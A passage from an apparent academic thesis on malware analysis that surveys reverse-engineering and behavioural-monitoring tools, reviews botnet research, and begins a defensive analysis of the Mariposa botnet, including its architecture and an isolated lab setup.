The Heap is also an allocated region in memory. Unlike stack, heap is allocated dynamically at runtime. At runtime, program requests for a block of memory and receives a pointer of the allocated block (considering enough memory is available). From reverse engineering point of view, heap allocation and freeing routine can be helpful to understand the overall data layout of a program.

2.4 Miscellaneous Analysis

Before we discuss about the code analysis or behavioral analysis of a malware, it is important to discuss about few miscellaneous analysis. In this section, we state few techniques that are useful to get a primitive idea of a malware.

2.4.1 File Fingerprinting

Before starting deep inspection of a malware, it is wise to retrieve the unique identifier or the fingerprint of the analyzed malware. This helps to detect any changes in code after the analysis. At any time of the analysis, analyst can produce the hash value and check for any changes in the malware. Fingerprint also helps in the dynamic analysis of malware. After the execution, malware may remove itself from its previous location and get copied into a new location. Fingerprinting information will help in such case to identify the malware. Fingerprint of a malware sample can be taken by using the cryptographic hash of the file.

Cryptographic hash algorithm like, SHA1, MD5 or SHA256 are commonly used for this purpose. There are some free tools available to compute the cryptographic hashes.

2.4.2 AV Testing

Next step of analysis is to test the malware sample with anti viruses. This test can provide information about the potential dangers caused by the malware. Malware samples can be submitted to specific anti virus vendors. There are some online services like, VirusTotal [21], Jotti malware scan [34], and VirScan [20] that scan submitted malware against numerous antiviruses and gives the accumulated results as a report.

2.4.3 String Analysis

Strings can help in some extent to understand the working of the malware. By analyzing the embedded strings, analyzer can get a rough idea about the malware. Embedded strings can easily be extracted using some string analysis tools. Some of these tools include: String from Sysinternals [103], Bintext [35] from Foundstone and Hex Workshop [109]. Though, it is easy to extract string from executables, string analysis is not effective for malware executables with encrypted strings.

2.4.4 Packer Detection

Packers are programs that allow users encrypting the content of an executable. In its childhood, packers were used to shrink the size of executables for the maximum use of the space. Afterwards, malware writers exploit the purpose of packers and starts using the artifact to

conceal their malcode inside the armor. Packer takes the contents of an executable as an input and then encrypts and encapsulates it inside another executable. This chain happens more than once to make the task of analyzers more complex. When a packer encrypts an executable program, it looks totally different from the original one. Packer program also includes a decryption routine to decrypt the packed executable and load the original program into memory. Packers with the strength of polymorphism and metamorphism can serve as the most effective weapon for the black hats. By a click of the mouse, malware authors can get a new version of malware maintaining the same functionality but with completely new structure. Few packer detection tools are available to detect packers, e.g., PEiD [30], PE Detective [97], Mandiant Red Curtain [86], etc. Nowadays, malware writers often use custom packers to avoid being detected by common packer detection tools.

2.5 Reverse Code Analysis

In reverse code analysis, machine code is converted into human readable format and then analysis is continued with the converted code. There are two types of reverse code analysis: static code analysis and live code analysis. In both types of analysis, disassemblers and decompilers are used to convert the machine code into human readable format.

2.5.1 Static Code Analysis

There is no execution of code in the static code analysis. In this type of analysis, binary executable is converted into human readable assembly format then the analysis is continued

with this converted format. Specialized software like disassemblers are used for the conversion process. The downside of this type of analysis is that it needs formidable amount of expertise to understand the functionality of the binary. Unable to detect data and dataflow is one of the difficulties that has been faced during static analysis. Encryption is another barrier for the static analysis. It is almost impossible to analyze the binary that is encrypted or packed. The packed or encrypted binary unpacks itself at run time in order to create meaningful machine code and that is why live code analysis is the only hope for the packed or encrypted binary.

2.5.2 Live Code Analysis

Like static analysis, live code analysis also works with the idea of converting machine code into human readable assembly form using either a disassembler or a decompiler. In addition to that, live code analysis runs the code inside a debugger. Using the debugger, user can single step through each line of code. As the program runs inside a debugger, the internal data structure, the control flow and the sequence of function calls can be viewed and analyzed to get in depth understanding of the binary.

2.5.3 Disassembler

Disassembler is a very important tool for the task of reverse engineering. This software tool is a must for all types of reverse code analysis. The task of a disassembler is to take the machine code as input and then to convert it into human readable assembly format.

Disassembler enumerates each machine instruction and decodes into the assembly representation. As the machine instruction sets are different for different hardware platform, the corresponding assembly representation is also different. This turns the disassembly to become platform specific. For instance, IDA Pro [74] and OllyDbg [96] are the two most commonly used powerful disassemblers with multi platform support.

2.5.4 Decompiler

Decompilers does slight higher attempt compare to the disassemblers. Decompiler takes the machine instruction as input and rather than converting into assembly code it converts it into a high-level code. As the name indicate, the intent is to perform the exact opposite process that compiler does. Though it is quite impossible (up to now) to generate the same high-level code, it is possible to reproduce code that helps to understand the real code with some manual modifications. Recently, Hex-Rays releases Hex-Rays decompiler [74] that works as a plugin of IDA Pro. Hex-Rays decompiler generates C-like representation of the machine code.

2.5.5 Debugger

A typical debugger is a computer program that assists to examine or debug other programs to detect and locate errors. Debuggers in combination with disassemblers form a very powerful reverse engineering platform to understand the secrets of code where source code is unavailable. Most debuggers support a functionality to step through the code. Stepping through the code means the execution of each instructions separately and transfer control

to the debugger after execution of each instruction. In IA-32 processor family, the single stepping is implemented using the processor's Trap Flag (TF) in the EFLAGS register. If the trap flag is enabled then the processor generates a single step interrupt (Interrupt number 1) after executing each instruction. While stepping through the code, debugger shows a disassembled view of the binary with the help of a disassembler. At the same time, it shows the contents of the CPU registers and also the contents of the stack. Some of the well-known debugging frameworks are: IDA Pro [74], PaiMei [45] and OllyDbg [96].

IDA Pro Disassembler & Debugger

IDA Pro Disassembler & Debugger [74] is an extremely strong disassembler and debugger from Hex-Rays. IDA Pro can be hosted on Windows, Linux, or Mac OS X. The tool supports disassembly of more than 50 processor families, including IA-32, IA-64 and AMD 64 [73]. A typical IDA Pro interface is shown in Figure 2.2. IDA Pro is one of the best choice as a disassembler or debugger for the following reasons:

- *Programmability and Extendibility.* User can extend the IDA Pro functionality using the Software Development Kit (SDK) provided by IDA Pro. IDA Pro SDK can be used to manipulate the process of disassembly. An internal C like language is used to extend its functionality. Analyzer can write his own script to automate the process of reverse engineering.

- *Code Graphing.* IDA Pro is capable to show the assembly code in a graphical view, which is very useful from the analyzer point of view. Figure 2.3 shows graphical view of the assembly code.



Figure 2.2: Typical IDA Pro Screen

- *Plugins.* A vast collection of IDA Pro plugins are readily available to use that are developed by IDA Pro community [43]. Among the plugins, some are extremely helpful for reverse engineering. For instance, IDAPython [68] enables IDA Pro to write script in Python programming language; Fake Code Remover tries to remove fake code from executable; FindCrypt2 helps to detect cryptographic algorithms that are used in target programs; and IDA Stealth [42] and Stealth [4] are useful to surpass anti-debugging tricks that are generally used in modern malware. Debugging of malware will turn more hectic without the help of IDAStealth and Stealth. IDAStealth is capable to hide debugger from most of the anti-debugging traps. A screen shot of



Figure 2.3: IDA Pro Graphical View

IDAStealth is shown in Figure 2.4.

2.6 Behavioral Analysis

Behavioral analysis is the process of understanding the internal mechanisms of applications by examining their interactions with the systems they run on. Because of the unavailability of malware source code and the arduous nature of code analysis, behavioral analysis has long been used in the area of malware analysis. The broad-spectrum of behavioral analysis is to execute the malware in a secured instrumented environment and thereby observe how it



Figure 2.4: IDAStealth Interface

interacts with the file system, registry, API functions and network. The results of behavioral analysis can directly be used to detect malicious activities. For example, *Symantec* [19] uses behavioral analysis techniques to find heuristics of malicious code. In the following we describe few specialized tools that are used for behavioral analysis.

2.6.1 Registry Monitoring

We can get a fair amount of information by monitoring the registry changes. Malware often changes the registry to survive reboot and for other purposes. Open source tool Regshot



Figure 2.5: Regshot Interface

[14] is quite helpful to detect the registry changes. Regshot allows users taking registry snapshots prior and after executing a malware. The tool comes with a compare feature that allows finding the changes done by the executed malware. The user interface of Regshot is shown in Figure 2.5. Another effective tool for monitoring registry is RegMon which is integrated with Process Monitor; a tool from Sysinternals Suite by Mark Rusinovich [103].

2.6.2 Process Monitoring

Active system monitoring like process monitoring provides valuable information. The targeted investigable information includes: process name and ID, path of the executable program, loaded modules and associated handlers. Windows Sysinternals [103] suite provides two useful tools for process monitoring, namely Process Explorer and Process Monitor. Process Explorer is like an extended version of Windows task manager. Using Process



Figure 2.6: Process Explorer Interface

Explorer, we can see the handles and the Dynamic Link Libraries (DLL) opened by a specific process as shown in Figure 2.6. In the figure, we can see that the interface has two sub windows. The top window shows the list of currently running processes whereas the bottom window shows the opened handles or the DLLs depending on the configuration of the tool.

2.6.3 File System Monitoring

Detecting file system changes is another important aspect of understanding malware activities. File system monitoring can provide fair amount of information, though it is hard

to detect file system changes caused by a malware. The reason is that malware often installs rootkits to manipulate the output of the file access API. Filemon from Sysinternals suite [103] is now integrated with Process Monitor which is a very effective tool to monitor file-system level traffic between programs and operating systems.

2.6.4 InstallSpy

Monitoring of the installation process often provides baseline information regarding a malware. InstallSpy [44] is used to track any changes in registry or file systems when a program is executed or installed. To capture these changes, InstallSpy first takes a snapshot of the system before executing the target malware. The taken snapshot acts as a base to detect further changes in the system. After taking the first snapshot, InstallSpy prompts to execute the target malware. After the execution of the malware InstallSpy takes another snapshot, compares both snapshots for the changes in the system and generates an HTML report.

2.6.5 SysAnalyzer

SysAnalyzer is another runtime malware analysis tool from iDefense Labs to detect various system changes [81]. Though it is almost impossible to get in-depth knowledge using these types of tools, a fair amount of knowledge can be obtained that can assist other types of analysis. SysAnalyzer also comes with ProcessAnalyzer to gather process-related information from systems. SysAnalyzer is capable to monitor and compare: running processes, open ports, loaded drivers, injected libraries, key registry changes, called APIs, file modifications and different network traffics. Moreover, SysAnalyzer is also capable to create a

memory dump of target process, parse memory dump for strings and scan memory dump for known exploit signatures.

2.6.6 Network Monitoring

Network activity monitoring is another significant part of behavioral malware analysis. Capturing or revealing network activities can provide numerous insights about the targeted malware or botnet. It can provide information about the communication protocol that is used to communicate between a bot and a Command and Control server (HTTP, UDP or P2P). Network traffic analysis also can be used to detect the C&C server and the opened ports associated with the bot or malware. A number of readily to use network analyzers are available to use ranging from simple to robust and multi-functional. Few of them are: Visual Sniffer [41], Network Probe [95], PacketMon [39], SmartSniff [17], IP Sniffer [38] and Wireshark [122]. Among them Wireshark, a GUI-based network traffic analyzer, is the most popular among the users. There is another network monitoring tool namely CurrPorts [36] which is very useful to detect open ports in systems. For each opened port in the system, CurrPorts displays information about the process that is responsible to open the port along with the process name. CurrPorts also provides the full paths of processes as well as the version information.

2.6.7 Capture BAT

Capture BAT is a behavioral analysis tool for Win32 operating system family [3]. Capture BAT is developed and maintained by Christian Seifert and is a product of New Zealand

Honeynet Chapter. Capture BAT is able to detect system changes while an application is running or a document is being processed. Capture BAT has the capability to detect state changes on kernel level and it is also capable to filter out event noise that naturally occurs on an idle system. Capture is also able to detect changes when executing documents, e.g., the behavior of a malicious Microsoft Word document.

2.6.8 Sandboxes

So far, we have described different system monitoring tools to analyze different aspects of systems. It would be better to implement an environment equipped with all the functionality of system monitoring tools. Accordingly the researchers come up with sandbox. A sandbox is a security mechanism for separating running programs. It is used to execute malware program in a tightly-controlled environment. In essence, it is an automated tool to analyze malware in a secured environment. There are few sandbox implementations for example, Norman Sandbox [94], The Reusable Unknown Malware Analysis Net (TRUMAN) [111], GFI Sandbox [70], Anubis [5] and Joebox [104]. The general purpose of all the sandboxes lies on logging system interactions. One technique used by sandboxes to log system interactions is by hooking system functions. Function hooking means the interception of any call to that function. When a hooked function is called, control is delegated to a different location where the injected code resides[5]. The injected code then performs its own operation. It may prevent execution of the hooked function or may tamper the return result of the hooked function. Some sandboxes also retrieve system interactions using emulation

[5]Hooking is achieved with the help of code injection

techniques [5].

2.7 Literature Review

The analysis of botnets is a worthwhile exercise. It aims at uncovering the employed technologies in terms of obfuscation, encryption, injection and communication. Efficient detection, eradication and prevention techniques can be designed and implemented from the insights gained from such type of analysis. In the sequel, we discuss the state-of-the-art research proposals in the area of botnet analysis.

Nazario [93] has presented the analysis of an HTTP botnet, namely, BlackEnergy. The analysis has provided a detailed information about the botnet architecture, commands and communication patterns. BlackEnergy is a web-based crimeware tool that allows building bot binaries. The main threat of this botnet is its capability to perform Distributed Denial of Service (DDoS) attack. Chiang and Lloyd [57] have studied the Rustock rootkit. This rootkit contains a spam bot module. The authors have studied the network traces and noticed that the traffic is encrypted by RC4 algorithm. The Rustock rootkit has multiple levels of obfuscation, which makes it hard to detect. The main usage of this tool resides in spamming. In addition to the network analysis, the authors have been able to extract the encryption key of the communication. Konstantin Rozinov have described the reverse engineering findings of the Bagle virus [102]. He has also described the resources and the environment used for the reverse engineering process.

Daswani *et al*. [63] have put forward a detailed case study of clickbot.A. This bot is responsible of low-noise click fraud attack against syndicated search engines. Their analysis has covered the main components of this botnet as well as the commands and the configuration. Porras *et al*. [98] reverse engineered the Storm botnet. They have detailed the techniques that have been used to hide the binary and how it has been obfuscated. This botnet is primarily used to send email spams and DDoS attacks. Thorsten *et al*. and Brian Kerbs have investigated the the Storm botnet by studying the encryption key generation algorithm that is used for communication between different peers [79, 82].

David and Sven have reported their analysis of the Nugache instance [66]. They have analyzed the communication pattern between different principals. The communication is based on a key exchange protocol. In Nugache botnets, the bot herder instructs bots to listen to a specific IRC channel in order to initiate a DDoS attack. The authors have addressed extra aspects of their initial analysis and estimated the size of the Nugache botnet using a bot client crawler. Burji *et al*. [55] have presented a case study of the Nugache worm using reverse engineering techniques. The authors have studied the generation of the dynamic pattern of the malware using rough set based machine learning tool. In their work, they have used data mining techniques to extract attributes from the reverse engineer of the malware. The attributes are then used to define decision rules in a natural language format. Afterwards, decision rules are used to find how the attributes are dependent to find the dynamic patterns.

Danilo *et al*. [54] have proposed a strategy of detecting self-mutating metamorphic malware. They have analyzed the type of the transformations that are adopted by the malware

to mutate itself. They have also proposed a self-mutating code detection technique which is based on the comparison of control flow graphs. Their approach is based on the detection of the mutation process and on the analysis of programs in order to detect the malicious code. They have used code normalization technique to ease the process of code comparison. Bai *et al*. [47] have discussed about the techniques to find similarities between the known malware and its variants. They have focused on the sequence of a critical API-calling to find the similarities. The critical API-calling graphs are extracted from the control flow graph for each malware which are then used as the base information of detecting suspicious behaviors. They have argued that, their technique can overcome the limitations present in the antiviruses for the detection of unknown malware as well as the variants of the malware.

2.8 Summary

In this chapter, we have presented an overview of malware and its counterpart malware analysis. Actually, we have presented different types of malware primarily focusing on botnet. In addition, we have also discussed about the sophisticated techniques that are used by new botnets. Furthermore, we have discussed about various tools and techniques used for reverse engineering including behavioral analysis and reverse code analysis. Moreover, we have also presented an overview of current literature on the subjects that are related to botnets and botnet reverse engineering.

Chapter 3

Reversing Mariposa Botnet

Mariposa is a new type of botnet with built-in spreading mechanism. It was claimed that 13 million machines infected around 190 countries in the world by this botnet once it has appeared in May 2009 [10]. In addition to the spreading capabilities, Mariposa bot has changed frequently using polymorphism technique in order to evade antivirus detection. Due to this evolving capability, 1500 variants of Mariposa have been detected so far [10]. Mariposa is able to download and execute malicious code on the fly, which means the botmaster can infinitely extends the functionality of the malicious software. Moreover, it can be associated with other botnets since it has the capability to infect machines with another malware. Mariposa botnet also uses its own communication protocol which is based on User Datagram Protocol (UDP) protocol. In this chapter, we provide detailed analysis of Mariposa botnet. We start with a brief overview of Mariposa botnet followed by a description of the various components of the botnet. Afterwards, we provide the findings of Mariposa behavioral analysis. Finally, we conclude with the results of reverse

code analysis.

3.1 Overview

Different variants of binaries that constitute Mariposa botnet evolved from the so-called Butterfly bot [31]. The author of Mariposa variants enhances the capabilities of the Butterfly bot to make it more robust, resilient, and stealthy. The botnet architecture consists of a set of clients, a master module and one or many server modules. The architecture is connectionless because it is based on the UDP protocol [32]. The server plays a role of a relay between the master and the clients. The UDP protocol is used due to its covertness. UDP connections are not generally logged in firewalls and gateways which are not the case with Transmission Control Protocol (TCP) connections. In order to check the presence of bot clients, the server pings clients periodically in a predefined time gap. Server marks the bot as time-out if it does not receive any reply from the bot. Further details about the communication protocol is described in the network analysis section of this chapter. A brief description of Mariposa's components and its features are given below:

- *Bot client.* The bot has innovative capabilities comparing to majority of the bots that exist in the wild. It has the ability to make direct code injection into remote processes. The injected code corresponds to the entry point of all activities that are done by the bot. Mariposa is capable to download any extra modules (e.g. Zeus botnet) and execute them on the fly. Besides, it is capable of performing UDP and TCP flooding, and tuning the flood strength by acting on the data and packet size.

In addition, the bot has mechanisms to spread through the infection of USB keys or using MSN messenger and also P2P applications. Moreover, the Mariposa bot contains a module that tracks the visited web sites and a data grabber that catches all the posted data that is sent from Internet Explorer and Mozilla Firefox. On the other hand, the bot is endowed with two downloaders: The first one can download via HTTP, HTTPS and FTP protocols, whereas the second downloads files via the ButterFly Network Protocol [32]. Additionally, it has a built-in cookie stuffer for Internet Explorer and Mozilla Firefox. Recently the author of Mariposa has added new features like slowloris[1], flooder and a reverse proxy module. The reverse proxy module can turn all bots into proxy servers.

- *Server.* The server is a mediator between the master and the bot clients. It allows controlling the traffic with clients by setting the number of frames per second in order to diminish the CPU usage and the communication latency ratio. Botmaster can also set up the maximum upload limit on the server. The master can localize the bots using GeoIP localization[2].

- *Master.* The master represents the core of all operations. Master module can get multiple server connections and it has the ability to enable and disable servers and clients. The master issues commands to bot clients through servers. These commands are various and can be used to customize the operations that are done by clients.

[1] Slowloris is a piece of software used for DDoS attack.
[2] GeoIP is the geographical orientation of the IP addresses

3.2 Behavioral Analysis

This section describes the results of our behavior analysis conducted on Mariposa botnet. It consists of two parts: network traffic analysis and host activity analysis. In behavioral analysis, we execute a Mariposa sample in a controlled environment to get an idea about its activities. We also create a controlled environment that prevents spreading of the bot and ensures the containment of the malware. We arm this controlled environment with a set of tools in order to monitor different botnet activities. We set up a botnet topology which contains a master, a server and an infected client. The main goal of the behavioral analysis acts as a complement for the dynamic code analysis. In the sequel, we describe the controlled environment that we set up in order to perform the behavioral analysis.

3.2.1 Environment setup

The controlled environment is based on VMware Server 2.0.3 [22] running on a Windows XP system. This software allows running multiple virtual machines in an isolated environment and gives a certain flexibility to create different types of network architecture. In order to perform dynamic analysis, we set up an isolated network which is disconnected from the Internet and configured as a host only network.

The network consists of a default virtual network, which behaves as a stub network. In our analysis, we use four hosts to build a virtual network where hosts are used to run different components of the botnet. We install a master and a C&C server in two host machines. Then, another host machine is used to play the role of Mariposa infected machine.

The master is connected to the C&C server and plays the role of the controller. It controls bot registrations and sends commands to the bots via the server. Since the bot client running in the infected host needs name resolution to contact predefined C&C servers, we use $C:\windows\system32\drivers\etc\hosts$ file as a source of domain name resolution. The fourth host is used as sniffing box which runs a live-CD for network analysts [15]. The utility of this live-CD resides in logging all communications promiscuously in order to correlate events and monitor the network activities of the botnet. It also allows verifying the presence of backdoors in the malware. In order to detect all the system changes, system monitoring tools like Process Viewer [40], InstallSpy [44] and CurrProts [37] are also installed in the system. The environment structure is illustrated in Figure 3.7.

